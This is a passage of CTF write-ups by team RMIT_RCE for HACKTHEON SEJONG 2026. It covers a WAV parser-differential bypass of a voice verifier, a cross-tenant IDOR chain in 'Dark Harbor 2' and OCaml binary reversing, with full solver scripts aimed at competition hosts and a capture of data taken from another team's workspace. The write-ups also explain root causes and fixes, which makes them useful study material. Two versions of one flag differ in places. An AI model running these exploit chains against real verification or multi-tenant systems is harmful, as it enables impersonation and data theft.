- the speaker similarity path appears to use the first data chunk
- the text/transcription path appears to consume the second data chunk

I am saying "appears" here because I did not have server source. This is an inference from black-box behavior. But the behavior was very consistent.

Why This Inference Is Strong

The exploit output gave unusually clean evidence:

1. The candidate WAV still reported the duration of the first chunk when inspected with Python's wave module
2. Speaker similarity stayed at the same high value as the pure sample clip
3. The transcript matched the synthesized target sentence exactly
4. Both thresholds passed at the same time

In other words, the two verification stages were very likely decoding different audio payloads from the same upload.

Reproducing the Exploit

I automated the full attack in solve.py (see Appendix A).

What the solver does

1. Fetches a fresh token and target sentence from /api/challenge
2. Synthesizes the exact target sentence with edge-tts
3. Converts the result to 16 kHz, mono, PCM WAV
4. Creates a forged WAV containing two data chunks
5. Uploads that WAV to /api/verify
6. Prints the JSON result and flag

Useful modes in the solver

The script includes some earlier test modes:

- plain
- concat
- mix
- multidata

The actual exploit is:

python3 solve.py --mode multidata --sample sample_003.wav

Relevant Exploit Code

The core logic is in the multiple_data_chunks() function in solve.py (see Appendix A).

It:

1. Parses chunks from two valid WAV files
2. Reuses the fmt chunk from the reference sample
3. Appends two separate data chunks into one RIFF/WAVE container
4. Fixes the RIFF length field

Conceptually it builds this:

```
RIFF
 WAVE
 fmt  <- copied from reference sample
 data  <- real reference speaker clip
 data  <- synthesized target sentence
```

That is the entire bypass.

Example Successful Behavior

On a successful run, the response looked like this pattern:


```
{
 "success": true,
 "speaker_similarity": 0.9827,
 "speaker_threshold": 0.8,
 "transcript": "The internet, where men are men, women are men, and children are FBI agents.",
 "text_similarity": 1.0,
 "text_threshold": 0.8,
 "flag": "hacktheon2026{b7d30e21e4106a6ca4d451a218f15a97}"
}
```


The important part is the contradiction:

- speaker score matches a high-quality reference clip
- transcript matches a sentence not spoken in that reference clip

That contradiction is the vulnerability.

Full Attack Flow

Here is the solve path in plain language:

1. Query /api/challenge
2. Save the returned token
3. Read the returned target_sentence
4. Generate speech for that exact sentence
5. Convert it to compliant WAV
6. Build a forged WAV with two data chunks:

- first chunk from a reference speaker sample
- second chunk from the synthesized target sentence

7. Upload the forged WAV with the matching token
8. Receive the flag

Root Cause

The challenge backend appears to trust that all consumers of uploaded WAVs will decode the same audio.

That assumption is unsafe.

If different processing components interpret malformed or ambiguous container structures differently, then multi-stage verification becomes vulnerable to parser differential attacks.

In this challenge, the verifier likely had two distinct pipelines:

- speaker verification pipeline
- speech-to-text pipeline

Those pipelines did not canonicalize the audio first, and did not agree on how to handle multiple data chunks.

Defensive Lesson

If this were a real production system, the fix would be:

1. Normalize every upload immediately with a single trusted decoder
2. Re-encode it into a strict canonical format
3. Feed that exact canonical waveform into every downstream model
4. Reject malformed or ambiguous RIFF/WAV structures entirely

If all components consume the same decoded waveform, this class of bug disappears.

Notes About Tooling

I used:

- curl for endpoint probing
- edge-tts to generate speech for the randomized target sentence
- imageio-ffmpeg to convert MP3 to WAV
- soundfile and numpy for WAV handling
- a custom multipart request in Python for submission

I also verified that:

- plain TTS gives perfect text match but poor speaker match
- concatenation improves speaker score but contaminates the transcript
- simple mixing is not enough
- the multi-data WAV is the reliable bypass

Final Flag

hacktheon2026{b7d30e21e4106a6ca4d451a218f15a97}

Short Version

This was not really a voice cloning challenge. It was a parser differential challenge.

The backend used one interpretation of the WAV for speaker matching and another interpretation for ASR. By crafting a WAV with two data chunks, I made the speaker check hear the real reference speaker and the transcript check hear my synthesized target sentence.

That passed both thresholds and returned the flag.

Appendix A: solve.py

Full solver script included from the provided solve.py content.

```python
#!/usr/bin/env python3
import argparse
import json
import subprocess
import sys
import tempfile
import wave
from pathlib import Path
from urllib.request import Request, urlopen

import imageio_ffmpeg
import numpy as np
import soundfile as sf


BASE_URL = "http://3.37.31.209:8000"
WORKDIR = Path(__file__).resolve().parent
FFMPEG = imageio_ffmpeg.get_ffmpeg_exe()


def http_json(url: str, data: bytes | None = None, headers: dict[str, str] | None = None):
    req = Request(url, data=data, headers=headers or {})
    with urlopen(req) as resp:
        return json.loads(resp.read().decode())


def get_challenge():
    return http_json(f"{BASE_URL}/api/challenge")


def synthesize_mp3(text: str, out_path: Path, voice: str = "en-US-GuyNeural"):
    cmd = [
        sys.executable,
        "-m",
        "edge_tts",
        "-t",
        text,
        "-v",
        voice,
        "--write-media",
        str(out_path),
    ]
    subprocess.run(cmd, check=True, cwd=WORKDIR, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)


def ffmpeg_to_wav(src: Path, dst: Path):
    cmd = [
        FFMPEG,
        "-y",
        "-i",
        str(src),
        "-ar",
        "16000",
        "-ac",
        "1",
        "-c:a",
        "pcm_s16le",
        str(dst),
    ]
    subprocess.run(cmd, check=True, cwd=WORKDIR, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)


def read_wav(path: Path):
    data, sr = sf.read(path, dtype="float32")
    if data.ndim > 1:
        data = data.mean(axis=1)
    return data, sr


def write_wav(path: Path, data: np.ndarray, sr: int = 16000):
    sf.write(path, data.astype(np.float32), sr, subtype="PCM_16")


def concat(paths: list[Path], out_path: Path):
    chunks = []
    sr = 16000
    for path in paths:
        data, sr = read_wav(path)
        chunks.append(data)
    write_wav(out_path, np.concatenate(chunks), sr)


def mix(weight_a: float, a_path: Path, b_path: Path, out_path: Path):
    a, sr = read_wav(a_path)
    b, _ = read_wav(b_path)
    n = max(len(a), len(b))
    aa = np.zeros(n, dtype=np.float32)
    bb = np.zeros(n, dtype=np.float32)
    aa[: len(a)] = a
    bb[: len(b)] = b
    out = weight_a * aa + (1.0 - weight_a) * bb
    peak = np.max(np.abs(out))
    if peak > 0.99:
        out = out / peak * 0.99
```

```
    write_wav(out_path, out, sr)


def multiple_data_chunks(first: Path, second: Path, out_path: Path):
    with first.open("rb") as fa, second.open("rb") as fb:
        a = fa.read()
        b = fb.read()

    if a[:4] != b"RIFF" or a[8:12] != b"WAVE" or b[:4] != b"RIFF" or b[8:12] != b"WAVE":
        raise ValueError("Need WAV inputs")

    def chunks(buf: bytes):
        pos = 12
        items = []
        while pos + 8 <= len(buf):
            chunk_id = buf[pos : pos + 4]
            size = int.from_bytes(buf[pos + 4 : pos + 8], "little")
            payload_start = pos + 8
            payload_end = payload_start + size
            items.append((chunk_id, buf[payload_start:payload_end]))
            pos = payload_end + (size & 1)
        return items

    a_chunks = chunks(a)
    b_chunks = chunks(b)
    fmt = next(payload for cid, payload in a_chunks if cid == b"fmt ")
    data_a = next(payload for cid, payload in a_chunks if cid == b"data")
    data_b = next(payload for cid, payload in b_chunks if cid == b"data")

    out = bytearray(b"RIFF\x00\x00\x00\x00WAVE")
    for cid, payload in [(b"fmt ", fmt), (b"data", data_a), (b"data", data_b)]:
        out += cid + len(payload).to_bytes(4, "little") + payload
        if len(payload) & 1:
            out += b"\x00"
    size = len(out) - 8
    out[4:8] = size.to_bytes(4, "little")
    out_path.write_bytes(out)


def verify(audio_path: Path, token: str):
    boundary = "----codexboundary"
    file_bytes = audio_path.read_bytes()
    parts = []
    parts.append(
        f"--{boundary}\r\n"
        f'Content-Disposition: form-data; name="audio"; filename="{audio_path.name}"\r\n'
        f"Content-Type: audio/wav\r\n\r\n".encode()
        + file_bytes
        + b"\r\n"
    )
    parts.append(
        f"--{boundary}\r\n"
        f'Content-Disposition: form-data; name="token"\r\n\r\n{token}\r\n'.encode()
    )
    parts.append(f"--{boundary}--\r\n".encode())
    body = b"".join(parts)
    return http_json(
        f"{BASE_URL}/api/verify",
        data=body,
        headers={"Content-Type": f"multipart/form-data; boundary={boundary}"},
    )


def describe_wav(path: Path):
    with wave.open(str(path), "rb") as w:
        return {
            "frames": w.getnframes(),
            "sr": w.getframerate(),
            "channels": w.getnchannels(),
            "width": w.getsampwidth(),
            "duration": round(w.getnframes() / w.getframerate(), 3),
        }


def main():
    parser = argparse.ArgumentParser()
    parser.add_argument("--voice", default="en-US-GuyNeural")
    parser.add_argument("--mode", choices=["plain", "concat", "mix", "multidata"], default="plain")
    parser.add_argument("--sample", default="sample_003.wav")
    parser.add_argument("--weight", type=float, default=0.8)
    args = parser.parse_args()

    challenge = get_challenge()
    print(json.dumps(challenge, ensure_ascii=False, indent=2))
    token = challenge["token"]
    text = challenge["target_sentence"]

    with tempfile.TemporaryDirectory(dir=WORKDIR) as td:
        td = Path(td)
        mp3 = td / "tts.mp3"
        tts = td / "tts.wav"
        out = td / "candidate.wav"

        synthesize_mp3(text, mp3, voice=args.voice)
        ffmpeg_to_wav(mp3, tts)

```

```
        sample = WORKDIR / args.sample
        if args.mode == "plain":
            out.write_bytes(tts.read_bytes())
        elif args.mode == "concat":
            concat([sample, tts], out)
        elif args.mode == "mix":
            mix(args.weight, sample, tts, out)
        elif args.mode == "multidata":
            multiple_data_chunks(sample, tts, out)

        print(json.dumps({"candidate": str(out), "wav": describe_wav(out)}, indent=2))
        result = verify(out, token)
        print(json.dumps(result, ensure_ascii=False, indent=2))


if __name__ == "__main__":
    main()
```

2026 HACKTHEON SEJONG

팀 이름 Team Name	*RMIT_RCE*
문제 이름 Question	Dark Harbor 2

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

Summary

Dark Harbor 2 removes the old admin console path from Dark Harbor 1 and replaces it with a bootstrap endpoint:

- POST /api/phase1-handoff

Supplying the Dark Harbor 1 deployment_hmac_secret returns a REVIEW-state workspace together with an admin_jwt. The intended weakness is a tenant-isolation failure in that handoff flow:

1. Every successful handoff workspace is inserted with the same account_id: phase1-clear.
2. The returned admin_jwt is also bound to account_id = phase1-clear.
3. GET /api/workspaces lists workspaces by account_id, so any handoff user can enumerate every other active Dark Harbor 2 handoff workspace.
4. GET /api/deploy/:workspaceId/override-result only checks for the pipeline_admin role and never verifies workspace ownership.

That means if any active Dark Harbor 2 workspace has a cached override_result, every other Dark Harbor 2 user can read it for the lifetime of the Redis entry.

From there the rest of the solve is straightforward:

1. Read the victim workspace's override_result.
2. Extract the victim deploy_token and encrypted_secret.
3. Mint our own deploy token for the same victim workspace through POST /api/deploy/:workspaceId/token.
4. Redeem our token with action seal to recover the stable session_seal.
5. Redeem the leaked victim token with action sign to recover the matching signing_key.
6. Derive the AES key and decrypt the ciphertext.

Flag:

hacktheon2026{lighth0use_se4l_cr4ck}

Recon

The useful Dark Harbor 2 routes are:

- POST /api/phase1-handoff
- GET /api/workspaces
- POST /api/deploy/:workspaceId/token
- POST /api/deploy/:workspaceId/use-token
- GET /api/deploy/:workspaceId/override-result

The important detail is that the handoff credential from Dark Harbor 1 is treated as the only bootstrap requirement. Once we have it, the service hands us a pipeline admin JWT and assumes tenant isolation will be enforced everywhere else.

Root Cause

Shared handoff account

In api-server/src/routes/auth.js, every handoff workspace is created with a hard-coded account:

```
INSERT INTO workspaces (name, owner_token, account_id, pipeline_state, manifest_hash, webhook_url)
VALUES ($1, $2, 'phase1-clear', 'REVIEW', $3, $4)
```

The issued JWT is hard-coded the same way in api-server/src/routes/auth.js:

```
const admin_jwt = generateLocalToken('phase2-handoff', 'pipeline_admin', 'phase1-clear');
```

So every team entering Dark Harbor 2 lands in the same logical tenant.

Workspace listing trusts only account_id

In api-server/src/routes/workspace.js, workspace listing is filtered only by account_id:

```
SELECT id, name, pipeline_state, created_at
FROM workspaces
WHERE account_id = $1
```

Because every handoff user shares phase1-clear, any Dark Harbor 2 admin can enumerate all other handoff workspaces.

override-result has no ownership check

In api-server/src/routes/deploy.js, the endpoint is only role-gated:

```
fastify.get('/api/deploy/:workspaceId/override-result', async (request, reply) => {
  if (!request.user || request.user.role !== 'pipeline_admin') {
    return reply.code(403).send({ error: 'pipeline_admin role required' });
  }
  const data = await fastify.redis.get(`override_result:${workspaceId}`);
  ...
  return reply.send(JSON.parse(data));
});
```

There is no check that workspaceId belongs to the caller.

Deploy token APIs are also cross-workspace

The follow-up comes from api-server/src/routes/deploy.js. POST /api/deploy/:workspaceId/token verifies only that the caller has the pipeline_admin role and that the target workspace is still in REVIEW.

That lets us mint a fresh token for the victim workspace even though we do not own it.

Exploit

After bootstrapping with the Dark Harbor 1 handoff secret, we queried:

- GET /api/workspaces?page=1&limit=100

This returned multiple phase2-* workspaces under the shared phase1-clear account. We then iterated over those IDs and requested:

- GET /api/deploy/:workspaceId/override-result

Once a workspace had a live cached result, the response exposed:

- deploy_token
- encrypted_secret
- nonce

That alone is not enough to decrypt the flag, but the remaining endpoints complete the chain:

1. POST /api/deploy/:workspaceId/token
2. POST /api/deploy/:workspaceId/use-token with action = "seal"
3. POST /api/deploy/:workspaceId/use-token with the leaked token and action = "sign"

The first call gives us a fresh victim-scoped token. Redeeming it with seal returns the stable session_seal for that workspace. Redeeming the leaked token with sign returns the matching signing_key.

The key derivation is implemented in policy-engine/app/crypto_utils.py: the AES key is the first 32 bytes of:

```
hmac.new(signing_key.encode(), session_seal.encode(), hashlib.sha256).digest()
```

Using that derived key to decrypt the leaked ciphertext yields:

hacktheon2026{lighth0use_se4l_cr4ck}

Solver

solve.py automates the solve path we used:

1. Call POST /api/phase1-handoff with the Dark Harbor 1 secret.
2. Enumerate the shared Dark Harbor 2 tenant with /api/workspaces.
3. Find a readable override_result.
4. Mint a new deploy token for that workspace.
5. Recover session_seal and signing_key.
6. Decrypt the flag.

For local reproduction there is still a --seed-local mode that pre-seeds a victim override_result through the internal policy

engine, but the default path now follows the actual cross-tenant solve.

Terminal Capture

```
$ python3 solve.py --target http://73.38.176.232:8080 --workspace-id 102
[+] attacker workspace via /api/phase1-handoff: 139
[+] enumerated shared phase1-clear workspaces: 139, 138, 137, 136, 135, 134, 133, 132, 131,
[+] stolen override_result from workspace 102:
{
  "status": "override_accepted",
  "deploy_token": "91860972-a9b0-472e-b496-799458215fdd",
  "encrypted_secret": "rDYmo+ndWSj6DOsUQOZBwze17SFtHqMEzRZBgfln7UVe2yzhz74FAfQ+u3RN2rQpitHP
  "token_ttl_ms": 1000,
  "nonce": "rDYmo+ndWSj6DOsU",
  "encryption": "AES-256-GCM"
}
[+] minted fresh deploy token for victim workspace 102: 5e6e1f3d-4a0b-4d1d-a0a4-c8f0d32dfc2
[+] recovered session_seal: f3514695dcbe4191b0e9c862a88d20f2
[+] recovered signing_key from stolen override token: 0a01109b9b13f033de39461583bade8f45a46
[+] FLAG: hacktheon2026{lighth0use_se4l_cr4ck}
```

The command transcript is in TERMINAL_CAPTURE.txt and shows the live exploit flow against the competition host.

Appendix A: solve.py

```python
#!/usr/bin/env python3
import argparse
import base64
import hashlib
import hmac
import json
import os
import subprocess
import sys
import time
from pathlib import Path
from urllib import error, request

from cryptography.hazmat.primitives.ciphers.aead import AESGCM


ROOT = Path(__file__).resolve().parent
DEFAULT_TARGET = "http://127.0.0.1:8080"
DEFAULT_POLICY_CONTAINER = "dark_harbor_2-policy-engine-1"
INTERNAL_OVERRIDE_PATH = "/internal/admin/policy-override"


def load_env(path: Path) -> dict:
    env = {}
    if not path.exists():
        return env
    for raw_line in path.read_text().splitlines():
        line = raw_line.strip()
        if not line or line.startswith("#") or "=" not in line:
            continue
        key, value = line.split("=", 1)
        env[key] = value
    return env


def parse_response(raw: bytes):
    if not raw:
        return {}
    try:
        return json.loads(raw)
    except Exception:
        return {"raw": raw.decode(errors="replace")}


def http_json(method: str, url: str, data=None, headers=None, timeout: int = 10):
    body = None
    request_headers = {}
    if isinstance(data, (dict, list)):
        body = json.dumps(data, separators=(",", ":")).encode()
        request_headers["Content-Type"] = "application/json"
    elif isinstance(data, str):
        body = data.encode()
    elif isinstance(data, bytes):
        body = data
    if headers:
        request_headers.update(headers)
    req = request.Request(url, data=body, headers=request_headers, method=method)
    try:
        with request.urlopen(req, timeout=timeout) as resp:
            return resp.status, parse_response(resp.read()), dict(resp.headers)
    except error.HTTPError as exc:
        return exc.code, parse_response(exc.read()), dict(exc.headers)


def b64u(data) -> bytes:
    if isinstance(data, (dict, list)):
        data = json.dumps(data, separators=(",", ":")).encode()
    elif isinstance(data, str):
        data = data.encode()
```

```
    elif not isinstance(data, bytes):
        raise TypeError(f"unsupported type for b64u: {type(data)!r}")
    return base64.urlsafe_b64encode(data).rstrip(b"=")


def make_hs256_jwt(payload: dict, key: str, header=None) -> str:
    jwt_header = {"alg": "HS256", "typ": "JWT"}
    if header:
        jwt_header.update(header)
    signing_input = b64u(jwt_header) + b"." + b64u(payload)
    signature = hmac.new(key.encode(), signing_input, hashlib.sha256).digest()
    return (signing_input + b"." + b64u(signature)).decode()


def generate_internal_hmac(method: str, path: str, body: bytes, secret: str, timestamp: int | None = None) ->
str:
    if timestamp is None:
        timestamp = int(time.time())
    body_hash = hashlib.sha256(body).hexdigest()
    message = f"{method.upper()}\n{path}\n{timestamp}\n{body_hash}"
    signature = hmac.new(secret.encode(), message.encode(), hashlib.sha256).hexdigest()
    return f"SHA256:{timestamp}:{signature}"


def derive_key(signing_key: str, session_seal: str) -> bytes:
    return hmac.new(signing_key.encode(), session_seal.encode(), hashlib.sha256).digest()[:32]


def decrypt_flag(ciphertext_b64: str, signing_key: str, session_seal: str) -> str:
    blob = base64.b64decode(ciphertext_b64)
    nonce = blob[:12]
    ciphertext = blob[12:]
    key = derive_key(signing_key, session_seal)
    return AESGCM(key).decrypt(nonce, ciphertext, None).decode()


def docker_container_ip(name: str) -> str:
    proc = subprocess.run(
        ["docker", "inspect", "-f", "{{range .NetworkSettings.Networks}}{{.IPAddress}} {{end}}", name],
        check=True,
        capture_output=True,
        text=True,
    )
    values = proc.stdout.strip().split()
    if not values:
        raise RuntimeError(f"failed to discover container IP for {name}")
    return values[0]


def phase1_handoff(base_url: str, hmac_secret: str):
    status, body, _ = http_json("POST", f"{base_url}/api/phase1-handoff", {"hmac_secret": hmac_secret})
    if status != 200:
        raise RuntimeError(f"phase1 handoff failed: {status} {body}")
    return body


def list_workspaces(base_url: str, admin_jwt: str):
    status, body, _ = http_json("GET", f"{base_url}/api/workspaces?page=1&limit=100", headers={"Authorization":
 f"Bearer {admin_jwt}"})
    if status != 200:
        raise RuntimeError(f"workspace enumeration failed: {status} {body}")
    return body


def override_result(base_url: str, admin_jwt: str, workspace_id: int):
    status, body, _ = http_json("GET", f"{base_url}/api/deploy/{workspace_id}/override-result",
headers={"Authorization": f"Bearer {admin_jwt}"})
    return status, body


def deploy_token(base_url: str, admin_jwt: str, workspace_id: int):
    status, body, _ = http_json(
        "POST",
        f"{base_url}/api/deploy/{workspace_id}/token",
        {},
        {"Authorization": f"Bearer {admin_jwt}"},
    )
    if status != 201:
        raise RuntimeError(f"deploy token creation failed for workspace {workspace_id}: {status} {body}")
    return body


def use_token(base_url: str, admin_jwt: str, workspace_id: int, token: str, action: str):
    status, body, _ = http_json(
        "POST",
        f"{base_url}/api/deploy/{workspace_id}/use-token",
        {"token": token, "action": action},
        {"Authorization": f"Bearer {admin_jwt}"},
    )
    if status != 200:
        raise RuntimeError(f"use-token({action}) failed for workspace {workspace_id}: {status} {body}")
    return body


def internal_override(policy_base: str, internal_jwt: str, hmac_secret: str, workspace_id: int, reason: str):
    payload = {
        "workspace_id": workspace_id,
        "reason": reason,
        "scope": "deploy",
        "target_state": "APPROVED",
    }
    body = json.dumps(payload, separators=(",", ":")).encode()
    status, resp_body, _ = http_json(
        "POST",
```

```
171          f"{policy_base}{INTERNAL_OVERRIDE_PATH}",
172          body,
173          {
174              "Authorization": f"Bearer {internal_jwt}",
175              "Content-Type": "application/json",
176              "X-Internal-HMAC": generate_internal_hmac("POST", INTERNAL_OVERRIDE_PATH, body, hmac_secret),
177              "X-Pipeline-State": "REVIEW",
178          },
179      )
180      if status != 200:
181          raise RuntimeError(f"internal override failed for workspace {workspace_id}: {status} {resp_body}")
182      return resp_body
183
184
185  def sorted_phase1_workspaces(workspaces: list[dict]) -> list[dict]:
186      filtered = [w for w in workspaces if str(w.get("name", "")).startswith("phase2-")]
187      return sorted(filtered, key=lambda item: int(item["id"]))
188
189
190  def find_leaked_override(base_url: str, admin_jwt: str, workspaces: list[dict], skip_workspace_ids: set[int] |
None = None):
191      skip_workspace_ids = skip_workspace_ids or set()
192      last_error = None
193      for workspace in workspaces:
194          workspace_id = int(workspace["id"])
195          if workspace_id in skip_workspace_ids:
196              continue
197          status, body = override_result(base_url, admin_jwt, workspace_id)
198          if status == 200:
199              return workspace, body
200          last_error = (workspace_id, status, body)
201      if last_error:
202          workspace_id, status, body = last_error
203          raise RuntimeError(f"no readable override_result found; last checked workspace {workspace_id}: {status}
 {body}")
204      raise RuntimeError("no candidate workspaces available for override_result scanning")
205
206
207  def main() -> int:
208      parser = argparse.ArgumentParser(description="Solve Dark Harbor 2 via the shared handoff tenant isolation
bug.")
209      parser.add_argument("--target", default=DEFAULT_TARGET, help="Public base URL for the local edge/API
server")
210      parser.add_argument("--policy-url", help="Direct policy-engine URL, for example http://172.19.0.2:5000")
211      parser.add_argument("--policy-container", default=DEFAULT_POLICY_CONTAINER, help="Docker container used to
discover the policy-engine IP")
212      parser.add_argument("--env-file", default=str(ROOT / ".env"), help="Path to the local .env file")
213      parser.add_argument("--victim-reason", default="victim-preseed", help="Reason used when creating the victim
 override_result")
214      parser.add_argument("--seed-local", action="store_true", help="For local reproduction, seed a victim
override_result through the internal policy-engine path first")
215      parser.add_argument("--workspace-id", type=int, help="Read override_result from a specific workspace id
instead of auto-scanning")
216      parser.add_argument("--transcript", action="store_true", help="Print a terminal-style log suitable for
screenshots")
217      args = parser.parse_args()
218
219      env = load_env(Path(args.env_file))
220      hmac_secret = env.get("HMAC_SECRET") or os.environ.get("HMAC_SECRET")
221      if not hmac_secret:
222          raise RuntimeError("HMAC_SECRET not found in .env or environment")
223
224      target = args.target.rstrip("/")
225      policy_url = None
226      seeded_override = None
227      victim_workspace_id = None
228
229      if args.seed_local:
230          policy_url = args.policy_url
231          if not policy_url:
232              policy_url = f"http://{docker_container_ip(args.policy_container)}:5000"
233          policy_url = policy_url.rstrip("/")
234
235          # Local reproduction mode: seed a victim workspace as if another team had
236          # already reached the hidden override path.
237          victim = phase1_handoff(target, hmac_secret)
238          victim_workspace_id = int(victim["workspace_id"])
239          now = int(time.time())
240          internal_jwt = make_hs256_jwt(
241              {
242                  "sub": "phase2-victim-seeder",
243                  "role": "pipeline_admin",
244                  "workspace": "phase2-handoff",
245                  "account_id": "phase1-clear",
246                  "iss": "darkharbor-internal",
247                  "iat": now,
248                  "exp": now + 600,
249              },
250              hmac_secret,
251          )
252          seeded_override = internal_override(policy_url, internal_jwt, hmac_secret, victim_workspace_id,
args.victim_reason)
253
254      # Attacker: independent phase1-handoff user, same shared account_id.
255      attacker = phase1_handoff(target, hmac_secret)
256      attacker_workspace_id = int(attacker["workspace_id"])
257      attacker_jwt = attacker["admin_jwt"]
258
259      listing = list_workspaces(target, attacker_jwt)
260      shared_workspaces = sorted_phase1_workspaces(listing["workspaces"])
261
262      if args.workspace_id is not None:
263          target_workspace = next((w for w in shared_workspaces if int(w["id"]) == args.workspace_id), None)
264          if target_workspace is None:
```

```
            raise RuntimeError(f"workspace {args.workspace_id} was not visible in the shared phase1-clear
listing")
        status, leaked_override = override_result(target, attacker_jwt, args.workspace_id)
        if status != 200:
            raise RuntimeError(f"override-result fetch failed for workspace {args.workspace_id}: {status}
{leaked_override}")
    else:
        target_workspace, leaked_override = find_leaked_override(
            target,
            attacker_jwt,
            shared_workspaces,
            skip_workspace_ids={attacker_workspace_id},
        )

    victim_workspace_id = int(target_workspace["id"])

    seal_token = deploy_token(target, attacker_jwt, victim_workspace_id)
    seal_result = use_token(target, attacker_jwt, victim_workspace_id, seal_token["token"], "seal")
    sign_result = use_token(target, attacker_jwt, victim_workspace_id, leaked_override["deploy_token"], "sign")
    flag = decrypt_flag(leaked_override["encrypted_secret"], sign_result["signing_key"],
seal_result["session_seal"])

    result = {
        "target": target,
        "policy_url": policy_url,
        "victim_workspace_id": victim_workspace_id,
        "attacker_workspace_id": attacker_workspace_id,
        "shared_account_workspaces": [int(w["id"]) for w in shared_workspaces],
        "leaked_workspace": target_workspace,
        "seeded_override": seeded_override,
        "leaked_override": leaked_override,
        "seal_token": seal_token,
        "seal_result": seal_result,
        "sign_result": sign_result,
        "flag": flag,
    }

    if args.transcript:
        print(f"$ python3 solve.py --target {target}")
        print(f"[+] attacker workspace via /api/phase1-handoff: {attacker_workspace_id}")
        print(f"[+] enumerated shared phase1-clear workspaces: {', '.join(str(w['id']) for w in
shared_workspaces)}")
        print(f"[+] stolen override_result from workspace {victim_workspace_id}:")
        print(json.dumps(leaked_override, indent=2))
        print(f"[+] minted fresh deploy token for victim workspace {victim_workspace_id}:
{seal_token['token']}")
        print(f"[+] recovered session_seal: {seal_result['session_seal']}")
        print(f"[+] recovered signing_key from stolen override token: {sign_result['signing_key']}")
        print(f"[+] FLAG: {flag}")
    else:
        print(json.dumps(result, indent=2))

    return 0


if __name__ == "__main__":
    try:
        raise SystemExit(main())
    except KeyboardInterrupt:
        print("\n[-] interrupted", file=sys.stderr)
        raise SystemExit(130)
    except Exception as exc:
        print(f"[-] {exc}", file=sys.stderr)
        raise SystemExit(1)
```

2026 HACKTHEON SEJONG

팀 Team Name	이름	*RMIT_RCE*
문제 Question	이름	Until Executing

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

Flag: hacktheon2026{ovajumher0erwk128_i8eecp1hb5enitsj61y5hx05qel7a2z1gb6y8vi4fd4193}

Summary

This challenge is about reversing a stripped 64-bit OCaml native binary whose validation logic is hidden behind delayed execution. The input is only the flag body, not the full flag. The body must be exactly 64 characters and each character must come from the allowed alphabet: lowercase letters, underscore, digits, and !.

The program runs two verifier engines, Proc A and Proc B, in separate child processes. Both must accept the input before the program prints hacktheon2026{input}. The useful reversing target was Proc B, which reduces to a small state machine driven by static tables embedded in the binary.

OCaml Runtime Detail

The binary uses OCaml runtime representations. For example, the length check compares against 0x81, which is OCaml integer 64 encoded as (64 << 1) | 1. Decoding these tagged integers made the constants and length check meaningful.

Extracting Proc B Static Tables

```
CURR_TABLE_OFF = 0xEF4A8
WINDOW_TABLE_OFF = 0xEF2A0
TABLE_LEN = 64


def read_tables_from_binary(path: str):
    buf = open(path, "rb").read()
    curr = [qword(buf, CURR_TABLE_OFF + i * 8) for i in range(TABLE_LEN)]
    window = [qword(buf, WINDOW_TABLE_OFF + i * 8) for i in range(TABLE_LEN)]
    return curr, window
```

Recreating the Per-Character Check

```
def make_b_check(prefix_len, prefix_hash, prev1, prev2, ch):
    idx = char_index(ch)
    lin = mask9(prefix_len * 0x0B - 4)
    rot1 = rot_pat_shl_first(mask9((prev2 ^ lin) | 1), mask9(idx + prefix_len - 1))
    mix = sbox(mask9(prefix_hash ^ prev1 ^ lin) | 1)
    rot2 = rot_pat_shr_first(mask9(idx * 0x09 + prefix_len - 9), idx)
    return mask9((mix ^ rot2 ^ rot1) | 1)
```

Updating Proc B Internal State

```
def state_advance_b(prefix_len, ch, prefix_chars, prev1, prev2):
    idx = char_index(ch)
    h1 = hash1(prefix_chars)
    mularg = mask9((h1 ^ idx) | 1) | 0x3
    mul = gf_mul(mask9(prev2 + mask9(prefix_len * 0x0D - 0x0A) - 1), mularg)
    y = sbox(mask9(idx ^ prev1) | 1)
    y = rot_pat_shl_first(y, idx)
    return mask9((y ^ mul) | 1)
```

Solving the Flag Body

Because each position has only 38 possible characters, the solver recovers the flag left-to-right. It tries every valid character, checks the current-table equation and the window-table equation, then advances the internal state only for the valid branch.

```
for ch in ALPHABET:
    if make_b_check(prefix_len, prefix_hash, prev1, prev2, ch) != curr_table[i]:
        continue
    if b_window_metric(state_hist, ch) != window_table[i]:
        continue
    new_state = state_advance_b(prefix_len, ch, prefix, prev1, prev2)
    prefix.append(ch)
    state_hist.insert(0, new_state)
    out = dfs(i + 1)
    if out is not None:
        return out
    state_hist.pop(0)
    prefix.pop()
```

Terminal Capture

```
[chikiechieka@archlinux UntilExecuting]$ python solve_proc_b.py
hacktheon2026{ovajumher0erwkl28_i8eecp!hb5enitsj6ly5hx05qel7a2z1gb6y8vi4fd4l93}
[chikiechieka@archlinux UntilExecuting]$
```

2026 HACKTHEON SEJONG

팀 Team Name	이름	*RMIT_RCE*
문제 Question	이름	Recover it!

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

